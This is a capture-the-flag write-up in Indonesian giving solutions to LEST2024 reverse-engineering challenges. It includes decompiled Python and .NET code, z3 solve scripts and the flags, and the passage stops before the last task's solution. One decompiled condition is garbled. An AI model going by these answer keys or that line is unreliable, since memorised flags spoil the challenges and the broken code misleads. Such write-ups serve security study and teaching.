
[116 pts] crackme

Inti dari program ini adalah melakukan xor cipher terhadap beberapa string yang nantinya menghasilkan flag, lalu membandingkannya dengan input user. Jadi, kita tinggal debug lalu breakpoint setelah flag dikonstruksi.

```
gef> x/s 0x00007fffffffe380
0x7fffffffe380: "LEST2024{ev3ry_cr4cK_I_dDid_,can_cr4ck_yourr_h3artt_bjirrl4hhh_0ce613bae5}"
gef>
```

Flag:
LEST2024{ev3ry_cr4cK_I_dDid_,can_cr4ck_yourr_h3artt_bjirrl4hhh_0ce613bae5}

[116 pts] Scramble pyre



Diberikan python bytecode. Cara termudah gunakan saja pycdc untuk melakukan decompiler. Berikut ini hasil decompilenya.

```
# Source Generated with Decompyle++
# File: scramble-pyre.pyc (Python 2.7)


def logo():
    print '\nScramble Python\n'


def main():
    inputUser = raw_input('Ayo cek flagnya mas: ')
    splitString = list(inputUser)
    flage = []
    for i in range(0, len(splitString)):
        flag = ord(splitString[i]) + 13877459 + 332291
        flage.append(flag)

    if len(flage) == 53:
        if flage[41] == 14209845 and flage[14] == 14209862 and
```


```
flage[4] == 14209800 and flage[38] == 14209799 and flage[0] ==
14209826 and flage[26] == 14209860 and flage[25] == 14209798 and
flage[17] == 14209855 and flage[32] == 14209801 and flage[27] ==
14209845 and flage[51] == 14209851 and flage[40] == 14209851 and
flage[48] == 14209804 and flage[20] == 14209845 and flage[16] ==
14209858 and flage[29] == 14209802 and flage[35] == 14209871 and
flage[11] == 14209849 and flage[45] == 14209847 and flage[3] ==
14209834 and flage[15] == 14209799 and flage[13] == 14209859 and
flage[44] == 14209849 and flage[12] == 14209861 and flage[19] ==
14209853 and flage[47] == 14209852 and flage[39] == 14209859 and
flage[1] == 14209819 and flage[52] == 14209875 and flage[43] ==
14209848 and flage[36] == 14209845 and flage[46] == 14209852 and
flage[23] == 14209866 and flage[42] == 14209806 and flage[9] ==
14209850 and flage[10] == 14209801 and flage[28] == 14209869 and
flage[31] == 14209866 and flage[49] == 14209847 and flage[24] ==
14209854 and flage[21] == 14209862 and flage[22] == 14209871 and
flage[7] == 14209802 and flage[33] == 14209845 and flage[18] ==
14209860 and flage[50] == 14209800 and flage[5] == 14209798 and
flage[6] == 14209800 and flage[37] == 14209866 and flage[8] ==
14209873 and flage[30] == 14209865 and flage[34] == 14209859 and
flage[2] == 14209833:
            print 'Benar mas, itu flagnya.'
        else:
            print 'Itu bukan flagnya mas.'
    else:
        print 'Itu bukan flagnya mas.'

if __name__ == '__main__':
    logo()
    main()
```

Script di atas menerima input lalu melakukan penjumlahan terhadap setiap karakternya lalu membandingkannya dengan encrypted flag. Karena hanya penjumlahan, jadi sangat mudah untuk didecrypt.

```
#!/usr/bin/env python3

flag = [0] * 53
flag[0] = 14209826
```


```
flag[1] = 14209819
flag[2] = 14209833
flag[3] = 14209834
flag[4] = 14209800
flag[5] = 14209798
flag[6] = 14209800
flag[7] = 14209802
flag[8] = 14209873
flag[9] = 14209850
flag[10] = 14209801
flag[11] = 14209849
flag[12] = 14209861
flag[13] = 14209859
flag[14] = 14209862
flag[15] = 14209799
flag[16] = 14209858
flag[17] = 14209855
flag[18] = 14209860
flag[19] = 14209853
flag[20] = 14209845
flag[21] = 14209862
flag[22] = 14209871
flag[23] = 14209866
flag[24] = 14209854
flag[25] = 14209798
flag[26] = 14209860
flag[27] = 14209845
flag[28] = 14209869
flag[29] = 14209802
flag[30] = 14209865
flag[31] = 14209866
flag[32] = 14209801
flag[33] = 14209845
flag[34] = 14209859
flag[35] = 14209871
flag[36] = 14209845
flag[37] = 14209866
flag[38] = 14209799
flag[39] = 14209859
```

```
flag[40] = 14209851
flag[41] = 14209845
flag[42] = 14209806
flag[43] = 14209848
flag[44] = 14209849
flag[45] = 14209847
flag[46] = 14209852
flag[47] = 14209852
flag[48] = 14209804
flag[49] = 14209847
flag[50] = 14209800
flag[51] = 14209851
flag[52] = 14209875

for i in range(len(flag)):
    flag[i] = flag[i] - 13877459 - 332291
print(bytes(flag).decode())
```



Flag: LEST2024{d3comp1ling_pyth0n_w4st3_my_t1me_8bcaff6a2e}

[340 pts] Admin Login



Diberikan PE file yang merupakan hasil build dari .NET. Executable yang dibuild dengan .NET dapat didecompile salah satunya dengan tools dnSpy. Namun, tools tersebut hanya bise memproses file .dll yang dipack di dalam executable tersebut. Jadi, sebelum menggunakan dnSpy, ekstrak .dll nya terlebih dahulu dengan tools sfextract.

```
PS D:\@\home\msfir\Documents\CTF\LEST\rev\Admin Login> sfextract.exe '.\Admin Portal Login
.exe' --output .
Entry point: Admin Portal Login.dll
Bundle version: 6.0
Extracted 3 files to "."
PS D:\@\home\msfir\Documents\CTF\LEST\rev\Admin Login>
```

Admin Portal Login (1.0.0.0)

```
// D:\@\home\msfir\Documents\CTF\LEST\rev\Admin Login\Admin Portal Login.dll
// Admin Portal Login, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null

// Entry point: Admin_Portal_Login.Program.Main
// Timestamp: <Unknown> (A97DBBE0)

using System;
using System.Diagnostics;
using System.Reflection;
using System.Runtime.CompilerServices;
using System.Runtime.Versioning;

[assembly: AssemblyVersion("1.0.0.0")]
[assembly: CompilationRelaxations(8)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints)]
[assembly: TargetFramework(".NETCoreApp,Version=v7.0", FrameworkDisplayName = ".NET 7.0")]
[assembly: AssemblyCompany("Admin Portal Login")]
[assembly: AssemblyConfiguration("Release")]
[assembly: AssemblyFileVersion("1.0.0.0")]
[assembly: AssemblyInformationalVersion("1.0.0")]
[assembly: AssemblyProduct("Admin Portal Login")]
[assembly: AssemblyTitle("Admin Portal Login")]
[assembly: TargetPlatform("Windows7.0")]
[assembly: SupportedOSPlatform("Windows7.0")]

```

Sekarang saatnya menganalisis dan mencari tahu bagaimana cara melakukan login admin. Di dalam class **FormAdminPortalLogin**, terdapat callback method untuk login button yang mengecek credential admin.

```
// Token: 0x06000009 RID: 9 RVA: 0x00022F18 File Offset: 0x00022F18
[NullableContext(1)]
private void buttonLogin_Click_1(object sender, EventArgs e)
{
    if (this.countError >= 5)
    {
        MessageBox.Show("Wrong e-mail and password 5 times.");
        base.Close();
        return;
    }
    if (this.formEmail.Text == "putrianggraini220624@lestfestival.com" && this.formPassword.Text ==
      Program.passwordEncrypt(new WebClient().DownloadString("https://pastebin.com/raw/1Gpv7gkg")))
    {
        string text = Program.thisssssmethoddOnlyyAdminncanUseeeeAreeyouuuuuuuuAnNNadminnistratorrrrrrrrrrr();
        string newValue = Program.passwordEncrypt(new WebClient().DownloadString("https://pastebin.com/
          raw/1Gpv7gkg"));
        string flagtoBox = text.Replace("REPLACE-WITH-PASSWORD", newValue);
        MessageBox.Show("Correct Credentials");
        new FormSuccessLogin(flagtoBox).Show();
        base.Hide();
        return;
    }
    this.countError++;
    this.labelErrorMessage.Text = "Wrong e-mail or password (" + this.countError.ToString() + ")";
}
```

Terlihat bahwa email yang diharapkan yaitu **putrianggraini220624@lestfestival.com** dan password yang diharapkan yaitu return string dari fungsi **Program.passwordEncrypt** yang isinya sebagai berikut.


```
// Token: 0x0600000F RID: 15 RVA: 0x000232A0 File Offset: 0x000232A0
public static string passwordEncrypt(string password)
{
    char[] array = password.ToCharArray();
    for (int i = 0; i < array.Length; i++)
    {
        if  readonly struct System.Int32
        {
            array[i] -= '\u0003';
        }
        else
        {
            array[i] -= '\u0005';
        }
    }
    return new string(array);
}
```

String yang dienkripsi terdapat di dalam https://pastebin.com/raw/1Gpv7gkg, yaitu “wfpyDnXOIs:qr{hg<Rx||txmj;|oY8”. Langsung saja decrypt dengan python.

Langsung saja kita enkripsi dengan python.


```
Python 3.11.4 (tags/v3.11.4:d2340ef, Jun  7 2023, 05:45:37) [MSC v.1934
 win32
Type "help", "copyright", "credits" or "license" for more information.
>>> s = bytearray(b"wfpyDnXOIs:qr{hg<Rx||txmj;|oY8")
>>> for i in range(len(s)):
...     if i % 2 == 0:
...         s[i] -= 3
...     else:
...         s[i] -= 5
...
>>> print(s)
bytearray(b'tamtAiUJFn7loveb9Muwyouhg6yjV3')
>>>
```

Lalu jalankan programnya dan login.




Flag:
LEST2024{r3vers1ng_a_d0tn3t_pr0grr4mm_s00_e4sily_tamtAiUJFn7loveb9Muwyouhg6yjV3_5fea634fb8}

[372 pts] Zero Driver



Diberikan dist.zip yang berisi file driver.exe dan file flag. Berdasarkan deskripsi, yang dilakukan program driver.exe adalah memverifikasi konten dari flag.

Sebenarnya, saya menyelesaikan chall ini secara tidak sengaja, saat melakukan debugging di dalam IDA, saya melihat adanya string ".IEND" yang biasanya terdapat dalam file PNG. Saya ingat bahwa file PE memiliki fitur di mana kita bisa menyimpan resources di dalamnya. Maka dari itu, saya mencoba mengekstrak gambar tersebut dengan tools foremost, dan benar saja, terdapat flag di situ :D.



Flag: LEST2024{wind0ws_4p1_i5_We1Rd}

[404 pts] I'm Confused

Diberikan 2 file yaitu **im_confused** yang merupakan sebuah program encryptor dan **information.txt** yang isinya output dari flag yang dienkripsi dengan encryptor tersebut. Setelah saya analisis dengan IDA, saya memutuskan untuk mengimplementasikan ulang algoritma enkripsinya dengan python lalu menggunakan z3 solver untuk mendapatkan flagnya.

```python
#!/usr/bin/env python3

from pwn import pack
import z3


def domain_expansion(awa_key):
    result = bytearray(1337 * 64)
    for i in range(1337):
        for j in range(16):
            start = 64 * i + 4 * j
            end = 64 * i + 4 * (j + 1)
            result[start:end] = pack(7 * i + awa_key[j])
```

```
    return result


def never_gonna_run_around(s, key, n):
    for i in range(len(s)):
        s[i] = (((8 * s[i]) | (z3.LShR(s[i], 5))) + key[i % n]) &
0xFF


def what_even_is_this(s):
    n = len(s)
    src = [None] * n
    for i in range(n):
        src[i] = s[7 * i % n]
    for i in range(n):
        s[i] = src[i]


def xorororor(s, key):
    for i in range(len(s)):
        s[i] = s[i] ^ key[4 * (i & 0xF)]


def noot_noot(s):
    for i in range(len(s)):
        s[i] = (~s[i]) & 0xFF


def wrth(flag, awa_key):
    domain = domain_expansion(awa_key)
    for i in range(1337):
        key = domain[64 * i : 64 * (i + 1)]
        never_gonna_run_around(flag, key, 0x10)
        what_even_is_this(flag)
        xorororor(flag, key)
        noot_noot(flag)


awa_key = [
```

```
    0x0153BF89,
    0x0150CEBC,
    0x01531A8F,
    0x01526BCF,
    0x01514B5A,
    0x0150EE3C,
    0x01691FD7,
    0x015091BD,
    0x0151DD7C,
    0x0151E553,
    0x01508032,
    0x0165918A,
    0x0152FAC1,
    0x01559AFA,
    0x0152F3EC,
    0x0154AB99,
]

expected = [
    243,
    36,
    117,
    88,
    109,
    57,
    143,
    180,
    178,
    75,
    121,
    55,
    98,
    213,
    216,
    226,
    114,
    166,
    206,
    206,
```


```
    75,
    202,
    107,
    40,
    197,
    11,
    219,
    169,
    165,
    41,
    69,
    137,
    143,
    244,
    245,
    15,
    21,
    192,
    66,
    170,
]

flag = [z3.BitVec(f"flag_{i}", 8) for i in range(40)]

ct = [f for f in flag]

wrth(ct, awa_key)

solver = z3.Solver()
for i in range(len(ct)):
    solver.add(ct[i] == expected[i])

if solver.check() == z3.sat:
    model = solver.model()
    flag_str = ""
    for i in range(len(flag)):
        flag_str += chr(model.eval(flag[i]).as_long())
    print(flag_str)
else:
```

```
    print("unsat")
```

```
[msfir] ⟨~/D/C/L/r/Im Confused⟩ (main|✓)
〉./solve.py
LEST2024{wh04_h0w_d1d_y0u_d0_th4t_5ug01}
```

Flag: LEST2024{wh04_h0w_d1d_y0u_d0_th4t_5ug01}

[500 pts] Zero Knowledge



Diberikan sebuah file zip yang isinya chall.py dan main.cpython-311-x86_64-linux-gnu.so yang merupakan sebuah module python yang dicompile dengan Cython.

chall.py:

```
import main,binascii
import base64, os
import hashlib

id_adm = 0

"""
In order to maintain the secrets, we at JK corp implement a ZKP
system which store your password very secretly! Only 1 people that
can
modify our system, he/she is our administrator and ONLY the
administrator has the highest privilege.

ID is retrieved from system to your email when registered and it is
8-bytes randomly generated.

Note that the system should be run in Python 3.11 environment!
"""

password = input("Welcome to JK Corp! Validate your identity here,
please provide your ID >>  ")
try:
     assert len(base64.b64decode(password)) == 8
     if (hex(main.zkhash(base64.b64decode(password))) ==
'0x12345678900102de'):
          CtxHash =
hashlib.md5(base64.b64decode(password)).hexdigest()
          print("JK ID: Administrator")
          id_adm = 1
          print(f"LEST2024{{{CtxHash}}}")
     else:
          print("JK ID:
AnonymousUser_"+str(binascii.hexlify(os.urandom(8)).decode()))
except Exception as e:
     print("Error! Provide your valid ID")
```

Diberikan juga 2 buah hint untuk membantu menyelesaikan chall ini. Hint pertama author mengarahkan ke link repository Cython 3.0.8, tujuannya adalah untuk mempelajari bagaimana proses compile dari Cython. Tentu saja saya mengikuti saran

author, tetapi karena waktu terbatas, jadi saya baca saja sebuah artikel yang membicarakan tentang Cython reverse engineering dan menemukan artikel bahasa Indonesia ini. Setelah membaca saya membaca artikel singkat tersebut, akhirnya saya tau apa yang harus dilakukan. Pertama saya cari init function yang berisi inisialisasi-inisialisasi variabel dan fungsi. Saya menemukan 3 variabel di sana, yang valuenya adalah 1099511628221, 0xcbf29ce484222325, dan 0xffffffffffffffff. Lalu saya coba memahami apa yang dilakukan fungsi **zkhash**. Namun, karena terlalu banyak hal yang sulit dimengerti, akhirnya saya coba debug saja dengan mengattach debugger IDA dengan proses python yang sedang berjalan.

Hasil dari debugging tersebut saya akhirnya memahami apa yang dilakukan **zkhash**. Jika ditranslasikan ke python, hasilnya seperti ini:

